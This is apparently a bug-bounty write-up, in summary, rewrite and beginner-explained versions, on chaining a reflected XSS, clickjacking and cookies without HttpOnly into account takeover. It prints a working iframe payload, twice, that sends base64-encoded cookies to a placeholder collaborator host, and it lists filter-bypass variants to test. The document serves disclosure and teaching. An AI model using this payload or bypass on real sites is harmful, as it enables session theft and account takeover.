Chain of Low Level Bugs and Misconfigurations Leads to Account Takeover
A reflected XSS on a search page could be bypassed by encoding the less-than sign as an HTML entity, but the payload only fired after a manual click. Missing X-Frame-Options allowed clickjacking to trigger that click, and cookies lacked HttpOnly, so the attacker could steal them and take over the account.

Hello, fellow hunters. I am going to tell you a tale about one of my recent findings in which I was able to chain several misconfigurations that lead me to takeoverany account.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target was a private program on HackerOne, so the researcher refers to the site throughout as "redacted.com". The entry point was a subdomain, sub.redacted.com, hosting a blog with a search feature: a page that lets a visitor search for a blog post by its title. It is a classical search box, and every time text is entered it is reflected into the URL as a path segment:
sub.redacted.com/search/{TEXT_HERE}
That reflection into the path is the whole surface the rest of the chain is built on.

Setup
The researcher was navigating subdomains of the target looking for interesting functionality before going deeper into the application, and used Burp Suite to keep and review the request logs. No accounts, roles or specific tool versions are described. The final payload was hosted on the researcher's own website, and it referenced a Collaborator URL as the destination for exfiltrated data.
Finding it
Several XSS payloads were tried in the search box straight away, and all of them were sanitised. The researcher describes it as looking like a custom bypass system rather than a WAF, since there were no signs of any WAF. That is what prompted a closer look at the sanitisation itself.
Exploitation
Step 1: Reflected XSS
After many trials and errors, the sanitisation was bypassed by replacing the less than sign < with its HTML entity form <. With that substitution the payload fired successfully.

XSS Payload Got Fired Successfully
Step 2: Clickjacking
The payload did not fire on page load. The search text was reflected where it had been entered, but it only fired when the victim manually clicked the "Search" button. Reviewing the Burp Suite logs showed that a proper CSRF protection mechanism was in place, and numerous attempts to bypass it all failed.
While going back and forth in those logs, the researcher noticed that X-Frame-Options was missing. That meant the subdomain was vulnerable to clickjacking: the site could be embedded on any site with an iframe. The missing header is what turns the click requirement from a blocker into the delivery mechanism.
Step 3: Raising impact and performing account takeover
The XSS plus clickjacking was working, but the impact was not high enough. The cookies were missing the HttpOnly flag, which meant they were reachable from JavaScript.
Yummy
That was used to append the victim's cookie to the end of a URL as a query parameter. The final payload hosted on the researcher's website looked more or less like this:
<!DOCTYPE html>
<html>
<iframe src=https://sub.redacted.com/search/<%20img%20src=x%20onerror=location.href=%22https:%26sol;%26sol;{COLLABORATOR_URL}%26sol;%26quest;q=%22+btoa(document.cookie);%26gt;>
</iframe>
</html>
The decoded version of the URL in the iframe:
What the pieces do:
- The iframe embeds
sub.redacted.com/search/..., which is possible becauseX-Frame-Optionsis absent. - The path carries the payload with
<written as<, the substitution that survives the sanitiser. - Inside the iframe the payload is percent-encoded (
%20for spaces,%26sol;for/,%26quest;for?,%26gt;for>), so the whole thing travels as a single path segment. - The
onerrorhandler on the broken image setslocation.hrefto the Collaborator URL with?q=followed bybtoa(document.cookie), sending the cookies out base64-encoded.
The base64 encoding was not part of the original plan. During the flight the researcher realised that not all cookies were visible, because some characters in the cookies were being filtered. Encoding the whole cookie string with btoa() meant that, when checking the server logs, all the cookies could be retrieved in base64-encoded form.
Performing the takeover
The researcher does not give a detailed explanation of how to perform a clickjacking attack, only that making a user click a button is a piece of cake. When the victim clicks the button, the base64 value arrives. Decoding it, replacing it with the attacker's own cookies, and the work is done.
Cheers.
Root cause
Several separate weaknesses combine:
- The search term is reflected into the page, and the sanitiser can be bypassed by supplying
<as the HTML entity<, so the reflected input still becomes executable markup. The report describes the filter as a custom system rather than a WAF, and does not say how the entity survives to the point where it is interpreted. X-Frame-Optionsis missing on the subdomain, so any site can frame it and place the click target under the victim's cursor.- The session cookies lack the
HttpOnlyflag, so JavaScript running in the page can read them. - CSRF protection is present and was not bypassed; the chain works around it by having the victim perform the click themselves inside the framed page.
Impact
By chaining the three issues, the researcher was able to take over any account. When the victim clicks the framed "Search" button, the cookies are sent to the attacker's server in base64 and can be decoded and reused. The report does not state which cookie or cookies carry the session, nor any other condition beyond the click.
Fix
No fix is described in the report. The weaknesses it identifies point to the following: stop reflecting the search term as markup and fix the sanitiser so entity-encoded angle brackets cannot become executable, send X-Frame-Options (or an equivalent frame restriction) on the subdomain, and set HttpOnly on session cookies so they cannot be read from JavaScript.
Variants to test
- Entity-encoded angle brackets in reflected parameters. Submit
<instead of<in a reflected path or query parameter. A positive result is the payload firing where the raw<was sanitised. - Missing
X-Frame-Optionson any subdomain with reflected input. Check the response headers on pages that reflect user input. A positive result is the page rendering inside an attacker-controlled iframe. - Cookies without
HttpOnly. InspectSet-Cookieon authenticated responses. A positive result is session cookies readable viadocument.cookie. - Click-gated XSS combined with framing. Where a payload only fires on a button press and CSRF tokens block forged requests, frame the page and let the victim click. A positive result is the payload executing in the victim's session without any token bypass.
- Character filtering in exfiltration. If some cookie characters are stripped from outbound requests, encode the value with
btoa()and decode it server-side. A positive result is the full cookie string arriving intact in the logs.
What happened, in plain words
A security researcher was looking around the different parts of a company's website (the company had invited researchers to test it through a bug bounty platform called HackerOne, and asked that the site be referred to only as "redacted.com"). On one part of the site, a blog, there was a search box: you type the title of a post you want to find, and the site shows you results.
The researcher discovered that this search box had a flaw: text typed into it was placed back into the web address (the URL) and then into the page itself without being made safe. That kind of flaw is called reflected cross-site scripting, or XSS for short. Normally a site cleans up (sanitises) what you type so it cannot be treated as code, and this site did try, but the researcher found a way around the cleaning.
On its own, that flaw was awkward to use: the malicious text only ran when the victim pressed the "Search" button themselves. The site also had protection against a trick called CSRF, which stops one website from silently making your browser send requests to another. So the researcher could not simply force the button press.
But two more small mistakes helped. First, the site was missing a response header called X-Frame-Options, which lets any other website display the site inside a frame (an iframe). That makes a clickjacking attack possible: the attacker's page shows the real site in an invisible or disguised frame and tricks the visitor into clicking the real button. Second, the site's cookies (small pieces of data the browser stores for a site, including the one that proves who you are) were missing a flag called HttpOnly, which normally stops JavaScript from reading them.
Put together: the attacker's page frames the real site with the malicious search text already in the address, the victim clicks the real "Search" button, the malicious text runs, reads the victim's cookies and sends them to the attacker's server. The attacker then uses those cookies to act as the victim. That is account takeover.
The target and the search box
The target was a private program on HackerOne, so the researcher refers to the site throughout as "redacted.com". The entry point was a subdomain, sub.redacted.com, hosting a blog with a search feature: a page that lets a visitor search for a blog post by its title. It is a classical search box, and every time text is entered it is reflected into the URL as a path segment:
sub.redacted.com/search/{TEXT_HERE}
A subdomain is a smaller section of a larger website, like a separate department inside the same building. A URL is the address you see in your browser's address bar. The part after the site name, here /search/..., is called the path, and it is normally used to say which page you want. What matters here is that whatever you type in the search box ends up inside that path, and from there inside the page that is shown back to you. That reflection into the path is the whole surface the rest of the chain is built on.
How the researcher worked
The researcher was navigating subdomains of the target looking for interesting functionality before going deeper into the application, and used Burp Suite to keep and review the request logs. Burp Suite is a tool that sits between your browser and a website and records every request and response, so you can look back at exactly what was sent and received. No accounts, roles or specific tool versions are described. The final payload was hosted on the researcher's own website, and it referenced a Collaborator URL as the destination for exfiltrated data. A Collaborator URL is a special address provided by a testing service that records any request made to it, so the researcher could see what arrived. "Exfiltrated" simply means data taken out of the victim's browser to the attacker.
Finding it
Several XSS payloads were tried in the search box straight away, and all of them were sanitised. A payload is the piece of text or code an attacker submits to try to trigger a flaw. Sanitising means cleaning input so that dangerous characters are removed or neutralised. The researcher describes it as looking like a custom bypass system rather than a WAF, since there were no signs of any WAF. A WAF (web application firewall) is a filter that sits in front of a website and blocks suspicious requests; a custom system is one the site's own developers wrote. That is what prompted a closer look at the sanitisation itself.
Exploitation
Step 1: Reflected XSS
Reflected XSS means the malicious text is not stored on the site; it is sent in with a request and immediately echoed back in the response, so it only affects whoever makes that request. The danger is that an attacker can craft a link that carries the malicious text and send it to a victim.
After many trials and errors, the sanitisation was bypassed by replacing the less than sign < with its HTML entity form <. With that substitution the payload fired successfully.
An HTML entity is a way of writing a character using a short code. Browsers understand < as "the less than sign". The report does not explain why the entity form got past the filter. It is a bit like a security guard checking bags for a knife by its shape, while the knife is carried in a box the guard does not open.
XSS Payload Got Fired Successfully
Step 2: Clickjacking
The payload did not fire on page load. The search text was reflected where it had been entered, but it only fired when the victim manually clicked the "Search" button. Reviewing the Burp Suite logs showed that a proper CSRF protection mechanism was in place, and numerous attempts to bypass it all failed.
CSRF stands for cross-site request forgery. It is an attack where one website makes your browser send a request to another site where you are logged in, without you meaning to. Sites defend against it with a CSRF token: a secret value that must accompany each request, which an attacker's site cannot know. Because that protection held, the researcher could not forge the button press from outside.
While going back and forth in those logs, the researcher noticed that X-Frame-Options was missing. That meant the subdomain was vulnerable to clickjacking: the site could be embedded on any site with an iframe. An iframe is a window inside a web page that shows another page. X-Frame-Options is a response header, a small piece of information the server sends with the page, that tells the browser whether the page may be shown inside a frame. Without it, any site can frame the page. Clickjacking is the trick of putting the real page in a frame and getting the visitor to click a real button while thinking they are clicking something else. The missing header is what turns the click requirement from a blocker into the delivery mechanism: the attacker no longer needs to forge the click, they just need the victim to make it.
Step 3: Raising impact and performing account takeover
The XSS plus clickjacking was working, but the impact was not high enough. Impact means how much damage an attacker can do with a flaw. The researcher wanted to turn a script running in the victim's browser into full control of the victim's account.
The cookies were missing the HttpOnly flag, which meant they were reachable from JavaScript. A cookie is a small piece of data a site asks the browser to store and send back with every request; the session cookie is the one that proves you are logged in, a bit like a wristband at an event. HttpOnly is a setting that tells the browser that JavaScript on the page must not be allowed to read that cookie. Without it, any script running on the page can read it.
Yummy
That was used to append the victim's cookie to the end of a URL as a query parameter. A query parameter is the part of a URL after a question mark, used to pass extra information, for example ?q=something. The final payload hosted on the researcher's website looked more or less like this:
<!DOCTYPE html>
<html>
<iframe src=https://sub.redacted.com/search/<%20img%20src=x%20onerror=location.href=%22https:%26sol;%26sol;{COLLABORATOR_URL}%26sol;%26quest;q=%22+btoa(document.cookie);%26gt;>
</iframe>
</html>
Line by line:
<!DOCTYPE html>tells the browser this is an HTML page.<html>opens the page.<iframe src=...>creates a frame whose content is loaded from the address given insrc. Here that address is the real site's search page, with the malicious text already in the path.- Inside that address,
<is the entity form of<, the substitution that survives the sanitiser. %20is the encoded form of a space,%26sol;is the encoded form of/,%26quest;is the encoded form of?, and%26gt;is the encoded form of>. Encoding like this lets the whole payload travel as a single path segment without the browser or server splitting it up.img src=xasks the browser to load an image from a location calledx, which does not exist, so the image fails to load.onerror=...is a handler that runs when that failure happens. It setslocation.href, meaning it sends the browser to a new address.- That new address is the Collaborator URL, followed by
?q=and thenbtoa(document.cookie).document.cookieis how JavaScript reads the page's cookies, andbtoa()turns text into base64, a way of writing any text using only letters, digits and a few symbols. </iframe>and</html>close the frame and the page.
The decoded version of the URL in the iframe:
This is the same thing with the percent-encoding undone, so you can read it as the browser will after decoding: a search path containing an image tag that fails to load, and whose error handler sends the visitor's cookies, base64-encoded, to the Collaborator URL.
What the pieces do:
- The iframe embeds
sub.redacted.com/search/..., which is possible becauseX-Frame-Optionsis absent. - The path carries the payload with
<written as<, the substitution that survives the sanitiser. - Inside the iframe the payload is percent-encoded (
%20for spaces,%26sol;for/,%26quest;for?,%26gt;for>), so the whole thing travels as a single path segment. - The
onerrorhandler on the broken image setslocation.hrefto the Collaborator URL with?q=followed bybtoa(document.cookie), sending the cookies out base64-encoded.
The base64 encoding was not part of the original plan. During the flight the researcher realised that not all cookies were visible, because some characters in the cookies were being filtered. Encoding the whole cookie string with btoa() meant that, when checking the server logs, all the cookies could be retrieved in base64-encoded form.
Performing the takeover
The researcher does not give a detailed explanation of how to perform a clickjacking attack, only that making a user click a button is a piece of cake. When the victim clicks the button, the base64 value arrives. Decoding it, replacing it with the attacker's own cookies, and the work is done. In other words, the attacker copies the victim's cookies into their own browser, and the site then treats the attacker as the victim. That is account takeover.
Cheers.
Root cause
Several separate weaknesses combine:
- The search term is reflected into the page, and the sanitiser can be bypassed by supplying
<as the HTML entity<, so the reflected input still becomes executable markup. The report describes the filter as a custom system rather than a WAF, and does not say how the entity survives to the point where it is interpreted. X-Frame-Optionsis missing on the subdomain, so any site can frame it and place the click target under the victim's cursor.- The session cookies lack the
HttpOnlyflag, so JavaScript running in the page can read them. - CSRF protection is present and was not bypassed; the chain works around it by having the victim perform the click themselves inside the framed page.
Impact
By chaining the three issues, the researcher was able to take over any account. When the victim clicks the framed "Search" button, their cookies are sent to the attacker's server in base64 and can be decoded and reused.
Fix
No fix is described in the report. The weaknesses it identifies point to the following: stop reflecting the search term as markup and fix the sanitiser so entity-encoded angle brackets cannot become executable, send X-Frame-Options (or an equivalent frame restriction) on the subdomain, and set HttpOnly on session cookies so they cannot be read from JavaScript.
Variants to test
- Entity-encoded angle brackets in reflected parameters. Submit
<instead of<in a reflected path or query parameter. A positive result is the payload firing where the raw<was sanitised. - Missing
X-Frame-Optionson any subdomain with reflected input. Check the response headers on pages that reflect user input. A positive result is the page rendering inside an attacker-controlled iframe. - Cookies without
HttpOnly. InspectSet-Cookieon authenticated responses. A positive result is session cookies readable viadocument.cookie. - Click-gated XSS combined with framing. Where a payload only fires on a button press and CSRF tokens block forged requests, frame the page and let the victim click. A positive result is the payload executing in the victim's session without any token bypass.
- Character filtering in exfiltration. If some cookie characters are stripped from outbound requests, encode the value with
btoa()and decode it server-side. A positive result is the full cookie string arriving intact in the logs.
Glossary
- Account takeover (ATO): when an attacker gains control of someone else's account, usually by stealing their login session.
- Base64: a way of writing any text using only a limited set of characters, so it can travel safely through systems that dislike other characters. It is not encryption and can be reversed by anyone.
- Bug bounty program: an arrangement where a company invites outside researchers to test its systems and pays or credits them for reporting flaws.
- Burp Suite: a tool that sits between a browser and a website and records requests and responses so they can be inspected.
- Clickjacking: tricking a visitor into clicking a real button on a real site that is hidden inside a frame on the attacker's page.
- Collaborator URL: a special address provided by a testing service that records any request sent to it, used to see what data arrives.
- Cookie: a small piece of data a website asks the browser to store and send back with later requests; the session cookie identifies a logged-in user.
- CSRF (cross-site request forgery): an attack where one website makes your browser send a request to another site where you are logged in, without your intent.
- CSRF token: a secret value that must accompany a request to prove it came from the real site, which an attacker's site cannot know.
- Custom bypass system: here, a filter written by the site's own developers rather than a standard product.
- Exfiltration: taking data out of a victim's browser or system to the attacker.
- HTML entity: a short code such as
<that a browser reads as a particular character, here the less than sign<. HttpOnly: a cookie setting that stops JavaScript on the page from reading that cookie.- Iframe: a window inside a web page that displays another web page.
- Impact: how much harm an attacker can cause with a flaw.
- JavaScript: the programming language that runs in web pages and can read and change what is on the page.
- Path: the part of a URL after the site name, such as
/search/..., normally used to say which page is wanted. - Payload: the piece of text or code an attacker submits to try to trigger a flaw.
- Percent-encoding: writing characters in a URL as
%followed by a code, such as%20for a space, so they travel safely. - Query parameter: the part of a URL after a question mark, used to pass extra information, for example
?q=something. - Reflected XSS: a flaw where input is echoed straight back into the page, so malicious text runs only for whoever sends that request.
- Response header: a small piece of information a server sends with a page, such as
X-Frame-Options. - Sanitisation: cleaning input so dangerous characters cannot be treated as code.
- Session cookie: the cookie that proves you are logged in; stealing it lets an attacker act as you.
- Subdomain: a smaller section of a larger website, such as
sub.redacted.comunderredacted.com. - URL: the address of a page, shown in the browser's address bar.
- WAF (web application firewall): a filter in front of a website that blocks suspicious requests.
- XSS (cross-site scripting): a flaw that lets an attacker get their own code to run inside another user's browser on a site.
X-Frame-Options: a response header that tells the browser whether a page may be shown inside a frame.



